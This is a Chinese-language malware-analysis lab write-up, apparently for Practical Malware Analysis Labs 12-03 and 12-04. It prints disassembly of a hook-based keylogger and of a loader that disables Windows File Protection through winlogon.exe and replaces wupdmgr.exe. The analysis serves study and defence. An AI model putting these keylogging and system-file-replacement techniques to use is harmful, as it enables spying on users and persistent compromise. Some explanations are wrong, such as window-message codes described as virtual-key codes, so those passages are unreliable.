找到调用该导入函数的位置。调用的参数为：

- `idHook` ：它是 `WH_KEYBOARD_LL` ，即低级键盘输入事件的监控类型。这意味着这个钩子将监视并拦截低级键盘输入事件。
- `lpfn` ： `fn` 是一个函数，用于处理键盘事件的回调函数。这个函数将在键盘事件发生时被调用，允许程序对事件进行处理。

```
.text:00401053                push    eax             ; hmod
.text:00401054                push    offset fn       ; lpfn
.text:00401059                push    0Dh             ; idHook
.text:0040105B                call    ds:SetWindowsHookExA
```

当程序调用 `SetWindowsHookExA` 注册了一个用于监控键盘事件的“钩子”之后，它需要不断地检查系统是否有键盘事件发生。然而，Windows 不会直接通知程序有关这些事件，而是通过消息队列的方式。

为了获取这些消息，程序使用了 `GetMessageA` 函数。在这个循环中，程序会反复调用 `GetMessageA`，等待系统将键盘事件相关的消息放入消息队列。当有键盘事件发生时，消息队列就会得到通知，`GetMessageA` 就会返回，并且程序可以处理这个消息，通常是调用之前注册的钩子函数来处理键盘事件。

```
.text:00401064 loc_401064:                             ; CODE XREF: _main+76↓j
.text:00401064                 push    0               ; wMsgFilterMax
.text:00401066                 push    0               ; wMsgFilterMin
.text:00401068                 push    0               ; hWnd
.text:0040106A                 push    0               ; lpMsg
.text:0040106C                 call    ds:GetMessageA
.text:00401072                 test    eax, eax
.text:00401074                 jz      short loc_401078
.text:00401076                 jmp     short loc_401064
```

接下来分析 `fn` 函数，这是一个通用的回调函数，它被注册为低级键盘钩子的处理程序。这个函数遵循 `HOOKPROC` 的原型，并且在这个特定的情景下，它实际上是 `LowLevelKeyboardProc` 回调函数。

根据 MSDN 文档，`LowLevelKeyboardProc` 通常有三个参数：

1. `nCode`（第一个参数）： 表示钩子代码，它告诉回调函数如何处理消息。当钩子被调用时，系统将一个 `nCode` 参数传递给回调函数，指示事件如何处理。如果 `nCode` 是负值，表示该消息是由钩子处理的，而不是传递给下一个处理程序。
2. `wParam`（第二个参数）： 是一个 `WPARAM` 类型的参数，通常用于指定一个消息的额外信息。在键盘钩子的情况下，它可能包含有关键的虚拟键码。
3. `lParam`（第三个参数）： 是一个 `LPARAM` 类型的参数，通常包含有关键的附加信息。在键盘钩子的情况下，它可能包含有关键的扩展信息。

检查按键类型，与两个16进制值进行比较，如果相符，则进入独立的处理函数。

```
.text:00401086 code            = dword ptr  8
.text:00401086 wParam          = dword ptr  0Ch
.text:00401086 lParam          = dword ptr  10h
.text:00401086
.text:00401086                 push    ebp
.text:00401087                 mov     ebp, esp
.text:00401089                 cmp     [ebp+code], 0
.text:0040108D                 jnz     short loc_4010AF
.text:0040108F                 cmp     [ebp+wParam], 104h
.text:00401096                 jz      short loc_4010A1
.text:00401098                 cmp     [ebp+wParam], 100h
.text:0040109F                 jnz     short loc_4010AF
```

- `104h` 对应于虚拟键码 `VK_F6`，它表示键盘上的 F6 键。
- `100h` 对应于虚拟键码 `VK_CAPITAL`，它表示大写锁定键（Caps Lock）。

随后，将虚拟按键码传递到 `sub_4010C7` 函数中。

```
.text:004010A1
.text:004010A1 loc_4010A1:                             ; CODE XREF: fn+10↑j
.text:004010A1                  mov     eax, [ebp+lParam]
.text:004010A4                  mov     ecx, [eax]
.text:004010A6                  push    ecx             ; Buffer
.text:004010A7                  call    sub_4010C7
.text:004010AC                  add     esp, 4
```

`sub_4010C7` 函数中，首先通过调用 `CreateFileA` 函数，程序打开一个文件，文件名为 "practicalmalwareanalysis.log"。这个文件可能被用来记录键盘事件的相关信息。文件句柄可能会被存储以备后续使用。

```
.text:004010E1                  push    40000000h       ; dwDesiredAccess
.text:004010E6                  push    offset FileName ; "practicalmalwareanalysis.log"
.text:004010EB                  call    ds:CreateFileA
```


使用 `GetForegroundWindow` 函数获取当前活动窗口的句柄。接着，通过 `GetWindowTextA` 函数获取该窗口的标题文本，并将其存储在缓冲区中，这样程序就能获得按键来源的上下文。

```
.text:0040110F                  push    400h            ; nMaxCount
.text:00401114                  push    offset Str2     ; lpString
.text:00401119                  call    ds:GetForegroundWindow
.text:0040111F                  push    eax             ; hWnd
.text:00401120                  call    ds:GetWindowTextA
.text:00401126                  push    offset Str2     ; Str2
.text:0040112B                  push    offset Str1     ; Str1
.text:00401130                  call    strcmp
```

接下来调用 `WriteFile` 将窗口标题写入日志文件。

```
.text:0040114C                  push    eax             ; hFile
.text:0040114D                  call    ds:WriteFile
.text:00401153                  push    0               ; lpOverlapped
.text:00401155                  lea     eax, [ebp+NumberOfBytesWritten]
.text:00401158                  push    eax             ; lpNumberOfBytesWritten
.text:00401159                  push    offset Str2     ; Str
.text:0040115E                  call    _strlen
.text:00401163                  add     esp, 4
.text:00401166                  push    eax             ; nNumberOfBytesToWrite
.text:00401167                  push    offset Str2     ; lpBuffer
.text:0040116C                  mov     ecx, [ebp+hFile]
.text:0040116F                  push    ecx             ; hFile
.text:00401170                  call    ds:WriteFile
```

继续分析，会进入一个跳转表，在 `00401220` 看到虚拟按键码作为一个查询表的索引。查询表得到的值作为跳转表的一个索引。



假设当前的按键为 shift，其虚拟按键码为 0x10， 回到 `00401202` 处从头跟踪。此时 `var_c` 为 `0x10` ，而 `0040120b` 处将该值减去 8，它的值就变为了 8。

```
.text:00401202
.text:00401202 loc_401202:                             ; CODE XREF: sub_4010C7+10F↑j
.text:00401202                                         ; sub_4010C7+115↑j
.text:00401202                 mov     edx, [ebp+Buffer]
.text:00401205                 mov     [ebp+var_C], edx
.text:00401208                 mov     eax, [ebp+var_C]
.text:0040120B                 sub     eax, 8          ; switch 98 cases
.text:0040120E                 mov     [ebp+var_C], eax
.text:00401211                 cmp     [ebp+var_C], 61h
.text:00401215                 ja      def_401226      ; jumptable 00401226 default case, cases 10-1
.text:0040121B                 mov     edx, [ebp+var_C]
.text:0040121E                 xor     ecx, ecx
.text:00401220                 mov     cl, ds:byte_40148D[edx]
.text:00401226                 jmp     ds:jpt_401226[ecx*4] ; switch jump
```

根据前面的结果， `vac_c` 中存的值为 8。首先在 `byte_40148d` 找相应的偏移，对应的是 3。然后根据地址 `00401226` 处的指令，将 `3*4=12` 作为 `off_401441` 的偏移量，对应的是 `loc_401249` （每个dd占据4字节）。

```
.text:00401441 jpt_401226      dd offset loc_401281    ; DATA XREF: sub_4010C7+15F↑r
.text:00401441                 dd offset loc_4012A9    ; jump table for switch statement
.text:00401441                 dd offset loc_401265
.text:00401441                 dd offset loc_401249
.text:00401441                 dd offset loc_4012C5
.text:00401441                 dd offset loc_401409
.text:00401441                 dd offset loc_40122D
.text:00401441                 dd offset loc_4012E1
.text:00401441                 dd offset loc_4012FD
.text:00401441                 dd offset loc_401319
.text:00401441                 dd offset loc_401335
.text:00401441                 dd offset loc_401351
.text:00401441                 dd offset loc_40136D
.text:00401441                 dd offset loc_401389
.text:00401441                 dd offset loc_4013A5
.text:00401441                 dd offset loc_4013BE
.text:00401441                 dd offset loc_4013D7
.text:00401441                 dd offset loc_4013F0
.text:00401441                 dd offset def_401226
.text:0040148D byte_40148D     db      0,     1,   12h,   12h
.text:0040148D                                         ; DATA XREF: sub_4010C7+159↑r
.text:0040148D                 db    12h,     2,   12h,   12h ; indirect table for switch statement
.text:0040148D                 db      3,     4,   12h,   12h
.text:0040148D                 db      5,   12h,   12h,   12h
.text:0040148D                 db    12h,   12h,   12h,   12h
.text:0040148D                 db    12h,   12h,   12h,   12h
.text:0040148D                 db      6,   12h,   12h,   12h
.text:0040148D                 db    12h,   12h,   12h,   12h
```

这里就是将 `[SHIFT]` 字符串写入到日志文件中。

```
.text:00401249
.text:00401249 loc_401249:                             ; CODE XREF: sub_4010C7+15F↑j
.text:00401249                                         ; DATA XREF: .text:jpt_401226↓o
.text:00401249                 push    0               ; jumptable 00401226 case 16
.text:0040124B                 lea     edx, [ebp+NumberOfBytesWritten]
.text:0040124E                 push    edx             ; lpNumberOfBytesWritten
.text:0040124F                 push    7               ; nNumberOfBytesToWrite
.text:00401251                 push    offset aShift   ; "[SHIFT]"
.text:00401256                 mov     eax, [ebp+hFile]
.text:00401259                 push    eax             ; hFile
.text:0040125A                 call    ds:WriteFile
.text:00401260                 jmp     def_401226      ; jumptable 00401226 default case, cases 10-12,14,15,18,19,
```

问题二：注入自身

> 恶意负载如何注入自身？

这个程序使用挂钩注入，来偷取击键记录。

1. `SetWindowsHookExA` 调用： 通过调用 `SetWindowsHookExA` 函数，程序安装了一个低级键盘钩子 (`WH_KEYBOARD_LL`)，并指定了一个回调函数 (`fn`) 来处理键盘事件。
2. `GetMessageA` 循环： 程序在一个循环中调用 `GetMessageA` 函数，这是一个常见的消息循环模式。在这种情况下，程序可能通过消息循环来接收并处理由键盘钩子捕获的消息。
3. `fn` 回调函数： 注入的回调函数 `fn` 用于捕获窗口标题、键盘按键码并写入日志文件。

问题三：创建文件

> 这个程序还创建了哪些文件？

创建了文件praticalmalwareanalysis.log，保存击键记录。

Lab12-04

基础静态分析

检查恶意代码的导入函数表，关注以下函数：

1. `CreateRemoteThread` ：
   - 这是一个Windows API函数，用于在远程进程中创建线程。在恶意软件分析中，恶意代码可能使用 `CreateRemoteThread` 来注入恶意线程到其他进程，以执行其恶意功能。
2. **资源操作函数：**


- `LoadResource` 和 `FindResourceA` 是用于在Windows应用程序中访问和加载资源的函数。这些资源可以包括图标、位图、字符串等。在恶意代码中，攻击者可能使用这些函数来访问或加载恶意的资源，例如嵌入在恶意软件中的加密或压缩的有效载荷。

恶意代码可能使用 `CreateRemoteThread` 函数在其他进程中注入恶意线程，从而执行其恶意功能。同时，恶意代码可能使用资源操作函数加载或查找恶意软件中包含的资源，这些资源可能包含攻击者想要使用的有效载荷或其他恶意功能。


在使用 Resource Hacker 工具检查恶意代码时，发现在资源段中存在一个名为 "BIN" 的程序。该程序具有 PE 文件格式。

基础动态分析


配置好环境并运行恶意代码，在 Process Monitor 中设置了文件名的过滤条件后，注意到有对临时文件夹 Temp 的操作，发现了 Temp 文件夹下的 `winup.exe` 文件及一些操作。



此外，还发现了对系统目录下的 `wupdmgr.exe` 文件的访问。 `wupdmgr.exe` 是Windows更新二进制文件的一部分。将系统目录下的该文件与在恶意代码中提取出的PE文件进行比较。发现二者哈希值相同。这表明恶意软件可能已经篡改了系统目录中的 `wupdmgr.exe` 文件，用自己的恶意代码替换了正常的Windows更新二进制文件。



使用 WireShark 查看运行时的抓包结果，可以看到该恶意程序会试图从网站 www.practicalmalwareanalysis.com 通过 get 方式请求 `updater.exe` 。



分析流程：恶意代码的行为

分析得到恶意代码的基本行为：

1. 解析与Windows进程枚举相关的函数： 使用 `LoadLibraryA` 和 `GetProcAddress` 手动解析了与进程枚举相关的函数，以绕过直接导入API的检测。

2. 枚举进程并查找 `winlogon.exe` 进程： 通过调用 `EnumProcesses` 枚举当前运行的进程，然后通过比较每个进程的模块名称，找到了与 `winlogon.exe` 相关联的PID。
3. 提权： 使用 `SeDebugPrivilege` 提权，允许程序访问系统级别的调试权限。
4. 加载 `sfc_os.dll` 并获取函数指针： 加载了 `sfc_os.dll` 并通过 `GetProcAddress` 获取了 `sfc_os.dll` 中序号为2的函数 `SfcTerminateWatcherThread` 的指针。
5. 创建远程线程： 使用 `CreateRemoteThread` 在 `winlogon.exe` 进程中创建了一个新的线程，该线程执行了 `sfc_os.dll` 中序号为2的函数，以便在下次启动之前禁用Windows的文件保护机制。
6. 文件操作： 创建了两个文件路径字符串，一个是 `C:\Windows\system32\wupdmgr.exe` ，另一个是 `C:\Documents and Settings\<username>\Local\Temp\winup.exe` 。然后通过 `MoveFileA` 函数将文件从前者移动到后者。
7. 提取并写入资源： 通过使用一系列资源操作 API，从资源段 `BIN` 中提取文件，并将其写入到 `C:\Windows\System32\wupdmgr.exe` 中。
8. 启动新程序并隐藏窗口： 使用 `WinExec` 启动了新的 `wupdmgr.exe` ，并通过传递参数0使其窗口不可见。

在IDA Pro中加载恶意代码。分析 `main` 函数，首先恶意代码从 `psapi.dll` 中解析与Windows进程枚举相关的函数。恶意代码使用了 `LoadLibraryA` 和 `GetProcAddress` 来手动解析这些函数的地址。这可以绕过直接导入API的检测，通过在运行时动态加载函数来执行恶意操作。这和 `Lab12-01.exe` 中恶意代码解析函数的方式相同。

```
.text:00401396                  mov     [ebp+var_1234], 0
.text:004013A0                  mov     [ebp+var_122C], 0
.text:004013AA                  push    offset ProcName ; "EnumProcessModules"
.text:004013AF                  push    offset aPsapiDll ; "psapi.dll"
.text:004013B4                  call    ds:LoadLibraryA
.text:004013BA                  push    eax             ; hModule
.text:004013BB                  call    ds:GetProcAddress
.text:004013C1                  mov     dword_40312C, eax
.text:004013C6                  push    offset aGetmodulebasen ; "GetModuleBaseNameA"
.text:004013CB                  push    offset aPsapiDll_0 ; "psapi.dll"
.text:004013D0                  call    ds:LoadLibraryA
.text:004013D6                  push    eax             ; hModule
.text:004013D7                  call    ds:GetProcAddress
.text:004013DD                  mov     dword_403128, eax
.text:004013E2                  push    offset aEnumprocesses ; "EnumProcesses"
.text:004013E7                  push    offset aPsapiDll_1 ; "psapi.dll"
.text:004013EC                  call    ds:LoadLibraryA
.text:004013F2                  push    eax             ; hModule
.text:004013F3                  call    ds:GetProcAddress
```

恶意代码将解析到的函数指针保存到全局变量中，为了在后续的分析中更容易识别这些函数调用，可以修改这些全局变量。

```
text:004013AF                   push    offset aPsapi_dll ; "psapi.dll"
text:004013B4                   call    ds:LoadLibraryA
text:004013BA                   push    eax             ; hModule
text:004013BB                   call    ds:GetProcAddress
text:004013C1                   mov     EnumProcessModules, eax
text:004013C6                   push    offset aGetmodulebasen ; "GetModuleBaseNameA"
text:004013CB                   push    offset aPsapiDll_0 ; "psapi.dll"
text:004013D0                   call    ds:LoadLibraryA
text:004013D6                   push    eax             ; hModule
text:004013D7                   call    ds:GetProcAddress
text:004013DD                   mov     GetModuleBaseNameA, eax
text:004013E2                   push    offset aEnumprocesses ; "EnumProcesses"
text:004013E7                   push    offset aPsapiDll_1 ; "psapi.dll"
text:004013EC                   call    ds:LoadLibraryA
text:004013F2                   push    eax             ; hModule
text:004013F3                   call    ds:GetProcAddress
text:004013F9                   mov     EnumProcesses, eax
```

解析成功后会进入 `loc_401423` 。可以看到该程序调用 `EnumProcesses` 枚举当前的进程，其返回值是 PID 值，保存在 `dwProcessID` 中。

```
.text:00401423 loc_401423:                             ; CODE XREF: _main+C7↑j
.text:00401423                  lea     eax, [ebp+var_1228]
.text:00401429                  push    eax
.text:0040142A                  push    1000h
.text:0040142F                  lea     ecx, [ebp+dwProcessId]
.text:00401435                  push    ecx
.text:00401436                  call    EnumProcesses
.text:0040143C                  test    eax, eax
.text:0040143E                  jnz     short loc_40144A
.text:00401440                  mov     eax, 1
.text:00401445                  jmp     loc_401598
```

然后可以看到是一个循环结构，循环遍历 PID，该循环会将每个进程的 PID 作为参数传给 `sub_401000` 。

```
.text:00401495                  mov     eax, [ebp+var_1238]
.text:0040149B                  mov     ecx, [ebp+eax*4+dwProcessId]
.text:004014A2                  push    ecx             ; dwProcessId
.text:004014A3                  call    sub_401000
```

进入函数 `sub_401000` ，可以看到有两个字符串 `Str2` 和 `Str1` 。

```
.text:00401000                  push    ebp
.text:00401001                  mov     ebp, esp
.text:00401003                  sub     esp, 120h
.text:00401009                  push    edi
.text:0040100A                  mov     eax, dword_403010
.text:0040100F                  mov     dword ptr [ebp+String2], eax
.text:00401012                  mov     ecx, dword_403014
.text:00401018                  mov     [ebp+var_10], ecx
.text:0040101B                  mov     edx, dword_403018
.text:00401021                  mov     [ebp+var_C], edx
.text:00401024                  mov     al, byte_40301C
.text:00401029                  mov     [ebp+var_8], al
.text:0040102C                  mov     ecx, dword_403020
.text:00401032                  mov     dword ptr [ebp+String1], ecx
.text:00401038                  mov     edx, dword_403024
```

键入A将变量转为字符串，发现 `Str2` 是 `winlogon.exe` ， `Str1` 是 `<not real>` 。

```
.data:00403010 aWinlogonExe     db 'winlogon.exe',0     ; DATA XREF: sub_401000+A↑r
.data:00403010                                          ; sub_401000+12↑r ...
.data:00403020 aNotReal         db '<not real>',0       ; DATA XREF: sub_401000+2C↑r
.data:00403020                                          ; sub_401000+38↑r ...
.data:0040302B                  align 4
```

接下来，恶意代码将循环中的参数(`dwProcessId`)传递到 `OpenProcess` 函数，来获得进程的句柄。

```
.text:0040106D                  mov     edx, [ebp+dwProcessId]
.text:00401070                  push    edx             ; dwProcessId
.text:00401071                  push    0               ; bInheritHandle
.text:00401073                  push    410h            ; dwDesiredAccess
.text:00401078                  call    ds:OpenProcess
```

`OpenProcess` 返回的句柄存入到 `eax` ，并且传递给 `EnumProcessModules` 函数，这个函数将返回加载到这个进程所有模块的句柄数组。

```
.text:0040107E                  mov     [ebp+hObject], eax
.text:00401081                  cmp     [ebp+hObject], 0
.text:00401085                  jz      short loc_4010C2
.text:00401087                  lea     eax, [ebp+var_120]
.text:0040108D                  push    eax
.text:0040108E                  push    4
.text:00401090                  lea     ecx, [ebp+var_11C]
.text:00401096                  push    ecx
.text:00401097                  mov     edx, [ebp+hObject]
.text:0040109A                  push    edx
.text:0040109B                  call    EnumProcessModules
```

它试图通过使用 `GetModuleBaseNameA` 函数来获取模块PID（进程标识符）的基本名称。 `GetModuleBaseNameA` 是一个Windows API函数，用于获取指定进程中模块的基本名称。在这里， `Str1` 是一个字符串变量，它将包含传递给子例程的模块PID的基本名称。

```
.text:004010A1                  test    eax, eax
.text:004010A3                  jz      short loc_4010C2
.text:004010A5                  push    104h
.text:004010AA                  lea     eax, [ebp+String1]
.text:004010B0                  push    eax
.text:004010B1                  mov     ecx, [ebp+var_11C]
.text:004010B7                  push    ecx
.text:004010B8                  mov     edx, [ebp+hObject]
.text:004010BB                  push    edx
.text:004010BC                  call    GetModuleBaseNameA
```

如果 `GetModuleBaseNameA` 成功执行，那么 `Str1` 将包含与子例程关联的模块PID的基本名称。如果失败， `Str1` 将保持其初始值，即 `<not real>` 。

接下来，会将这个字符串与 `winlogon.exe` 进行比较。如果它们相同，那么 `EAX` 寄存器将被设置为1；因此，可以确定 `sub_401000` 函数的目的是确定与 `winlogon.exe` 相关联的PID。

```
.text:004010C2 loc_4010C2:                             ; CODE XREF: sub_401000+85↑j
.text:004010C2                                         ; sub_401000+A3↑j
.text:004010C2                 lea     eax, [ebp+String2]
.text:004010C5                 push    eax             ; String2
.text:004010C6                 lea     ecx, [ebp+String1]
.text:004010CC                 push    ecx             ; String1
.text:004010CD                 call    ds:_stricmp
```

循环遍历PID，直到找到目的PID。接下来，PID会被传递给 `sub_401174` 函数。

`sub_401174` 函数首先使用参数 `SeDebugPrivilege` 调用了另一个子例程，该例程执行了 `SeDebugPrivilege` 提权过程。这是一个特权提升的步骤，允许程序访问系统级别的调试权限。

```
.text:00401174                 push    ebp
.text:00401175                 mov     ebp, esp
.text:00401177                 sub     esp, 0Ch
.text:0040117A                 mov     [ebp+var_4], 0
.text:00401181                 mov     [ebp+hProcess], 0
.text:00401188                 mov     [ebp+var_C], 0
.text:0040118F                 push    offset aSedebugprivile ; "SeDebugPrivilege"
.text:00401194                 call    sub_4010FC
.text:00401199                 test    eax, eax
.text:0040119B                 jz      short loc_4011A1
.text:0040119D                 xor     eax, eax
.text:0040119F                 jmp     short loc_4011F8
```

字符串 `sfc_os.dll` 被传递给 `LoadLibraryA` 函数。这表示恶意代码正在加载一个名为 `sfc_os.dll` 的动态链接库。它负责Windows文件保护机制，这意味着它可能包含用于监控和保护系统文件的代码。此部分通常运行在 `winlogon.exe` 进程中的线程中。

```
.text:004011A1 ; ---------------------------------------------------------------------------
.text:004011A1
.text:004011A1 loc_4011A1:                             ; CODE XREF: sub_401174+27↑j
.text:004011A1                 push    2               ; lpProcName
.text:004011A3                 push    offset LibFileName ; "sfc_os.dll"
.text:004011A8                 call    ds:LoadLibraryA
.text:004011AE                 push    eax             ; hModule
.text:004011AF                 call    ds:GetProcAddress
.text:004011B5                 mov     lpStartAddress, eax
.text:004011BA                 mov     eax, [ebp+dwProcessId]
.text:004011BD                 push    eax             ; dwProcessId
.text:004011BE                 push    0               ; bInheritHandle
.text:004011C0                 push    1F0FFFh         ; dwDesiredAccess
.text:004011C5                 call    ds:OpenProcess
.text:004011CB                 mov     [ebp+hProcess], eax
.text:004011CE                 cmp     [ebp+hProcess], 0
.text:004011D2                 jnz     short loc_4011D8
.text:004011D4                 xor     eax, eax
.text:004011D6                 jmp     short loc_4011F8
.text:004011D8 ; ---------------------------------------------------------------------------
```

随后，使用 `sfc_os.dll` 的句柄和2调用 `GetProcAddress` 函数，2被推送到堆栈中。`sfc_os.dll` 的序号2函数是一个未公开的导出函数，被称为 `SfcTerminateWatcherThread` 。这个函数的命名提示它可能与Windows文件保护机制中的监视线程有关。函数指针被存储在 `lpStartAddress` 中。

在接下来的步骤中，恶意代码使用 `OpenProcess` 函数，其中传递了 `winlogon.exe` 的PID和值为 `0x1FOFFF` 的 `dwDesiredAccess` 。在这里， `winlogon.exe` 的PID表示进程ID，`dwDesiredAccess` 是一个符号常量，表示对进程的所有访问权限。这将导致 `OpenProcess` 函数打开 `winlogon.exe` 进程，并将其句柄保存在变量 `hProcess` 中。

接下来，存在一个 `CreateRemoteThread` 的调用。在这个调用中检查传入的参数：

1. `hProcess` 参数是 `EDX` ，即 `winlogon.exe` 的句柄。这表示 `CreateRemoteThread` 将在 `winlogon.exe` 进程中创建一个新的线程。
2. `lpStartAddress` 参数是 `sfc_os.dll` 中序号2函数的指针。这个指针指向一个函数，负责向 `winlogon.exe` 注入一个线程。由于 `sfc_os.dll` 已经加载到 `winlogon.exe` 中，新创建的线程无需再次加载这个DLL，因此没有 `WriteProcessMemory` 调用。这意味着 `sfc_as.dl` 中序号2函数的功能将被注入到 `winlogon.exe` 的地址空间中，并通过 `CreateRemoteThread` 在 `winlogon.exe` 中启动。

这个新创建的线程的功能是 `sfe_os.dll` 中序号为2的函数。通过这个线程，恶意代码可能执行与 `SfcTerminateWatcherThread` 相关的操作，在下次启动之前禁用Windows的文件保护机制。

```
.text:004011D8 loc_4011D8:                             ; CODE XREF: sub_401174+5E↑j
.text:004011D8                 push    0               ; lpThreadId
.text:004011DA                 push    0               ; dwCreationFlags
.text:004011DC                 push    0               ; lpParameter
.text:004011DE                 mov     ecx, lpStartAddress
.text:004011E4                 push    ecx             ; lpStartAddress
.text:004011E5                 push    0               ; dwStackSize
.text:004011E7                 push    0               ; lpThreadAttributes
.text:004011E9                 mov     edx, [ebp+hProcess]
.text:004011EC                 push    edx             ; hProcess
.text:004011ED                 call    ds:CreateRemoteThread
.text:004011F3                 mov     eax, 1
```

如果线程注入成功，会创建一个字符串。在这个字符串构建的过程中，`GetWindowsDirectoryA` 函数被调用，该函数返回当前Windows目录的指针。通常情况下，这是 `C:\Windows` 。

同时，恶意代码还将这个字符串和 `\system32\wupdmgr.exe` 连接在一起，并将得到的字符串传递给 `_snprintf` 函数。由此构建的完整字符串被存储在 `ExistingFileName` 中。这样， `ExistingFileName` 中的值将是构建的路径： `C:\Windows\system32\wupdmgr.exe` 。

```
.text:00401506                 push    10Eh            ; uSize
.text:0040150B                 lea     edx, [ebp+Buffer]
.text:00401511                 push    edx             ; lpBuffer
.text:00401512                 call    ds:GetWindowsDirectoryA
.text:00401518                 push    offset aSystem32Wupdmg_0 ; "\\system32\\wupdmgr.exe"
.text:0040151D                 lea     eax, [ebp+Buffer]
.text:00401523                 push    eax
.text:00401524                 push    offset aSS_0    ; "%s%s"
.text:00401529                 push    10Eh            ; BufferCount
.text:0040152E                 lea     ecx, [ebp+ExistingFileName]
.text:00401534                 push    ecx             ; Buffer
.text:00401535                 call    ds:_snprintf
.text:0040153B                 add     esp, 14h
```

此外，还创建了另一个字符串。通过调用 `GetTempPathA` 函数，获取了当前用户的临时目录的指针。通常情况下，这个目录是类似于 `C:\Documents and Settings\<username>\Local\Temp` 的路径。

